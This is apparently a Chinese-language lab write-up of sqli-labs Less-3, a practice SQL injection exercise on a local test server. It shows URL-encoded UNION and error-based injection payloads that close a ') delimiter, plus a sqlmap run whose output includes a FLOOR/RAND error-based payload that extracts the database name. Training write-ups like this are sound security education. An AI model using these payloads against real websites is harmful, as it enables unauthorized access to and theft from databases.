


第三课

难点是闭合)，但是本课程的想输 E 类型错误的。
尝试万能 payload 的但是没成功。答案是闭合标签()

[http://192.168.74.128/sql_lab/Less-3/?id=-1%27\)%20and%20exp\(~\(select%20*%20from\(select%20user\(\)\)a\)\);--](http://192.168.74.128/sql_lab/Less-3/?id=-1%27)%20and%20exp(~(select%20*%20from(select%20user())a));--)




手工拆解:

[http://192.168.74.128/sql_lab/Less-3/?id=1%27\)%20+ORDER+BY+3--](http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+ORDER+BY+3--)
[http://192.168.74.128/sql_lab/Less-3/?id=1%27\)%20+UNION+ALL+SELECT+1,2,3--](http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+UNION+ALL+SELECT+1,2,3--)




[http://192.168.74.128/sql_lab/Less-3/?id=1%27\)%20+ORDER+BY+4--](http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+ORDER+BY+4--)

[http://192.168.74.128/sql_lab/Less-3/?id=1%27\)%20+UNION+ALL+SELECT+1,2,3,4--](http://192.168.74.128/sql_lab/Less-3/?id=1%27)%20+UNION+ALL+SELECT+1,2,3,4--)




查询一个不存在的 id=-1 使其报错，第二三个字段回显

[http://192.168.74.128/sql_lab/Less-3/?id=-1%27\)%20+UNION+ALL+SELECT+1,2,3--+](http://192.168.74.128/sql_lab/Less-3/?id=-1%27)%20+UNION+ALL+SELECT+1,2,3--+)



直接查询数据



Sqlmap 梭哈:

-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --technique E

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\1560854385749.req -p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db --tec
E
[1.3.6.42#dev]
http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:39:46 /2019-06-18/

[18:39:46] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\1560854385749.req'
[18:39:46] [INFO] testing connection to the target URL
[18:39:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:39:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[18:40:15] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[18:40:15] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[18:40:19] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:40:23] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] n
sqlmap identified the following injection point(s) with a total of 5 HTTP(s) requests:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5515 FROM(SELECT COUNT(*),CONCAT(0x71786a6271,(SELECT (ELT(5515=5515,1))),0x71786a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
Y x)a AND ('GfLn'='GfLn
---
[18:40:27] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0
[18:40:27] [INFO] fetching current database
[18:40:32] [INFO] retrieved: 'security'
current database: 'security'
[18:40:32] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 18:40:32 /2019-06-18/
```

burp 还原 E 类型注入,其实还是用的 B 类型的注入 只是是 E-B 类型的



Burp 的 sqlmap 的 e 类型语句 payload 为:

```
1') AND (SELECT 3604 FROM(SELECT COUNT(*),CONCAT(0x71786a6271,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,54)),0x71786a7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND ('GfLn'='GfLn
```

由此可以看出其难点只是闭合了 ()
其他什么 payload 都可以
不做讲解了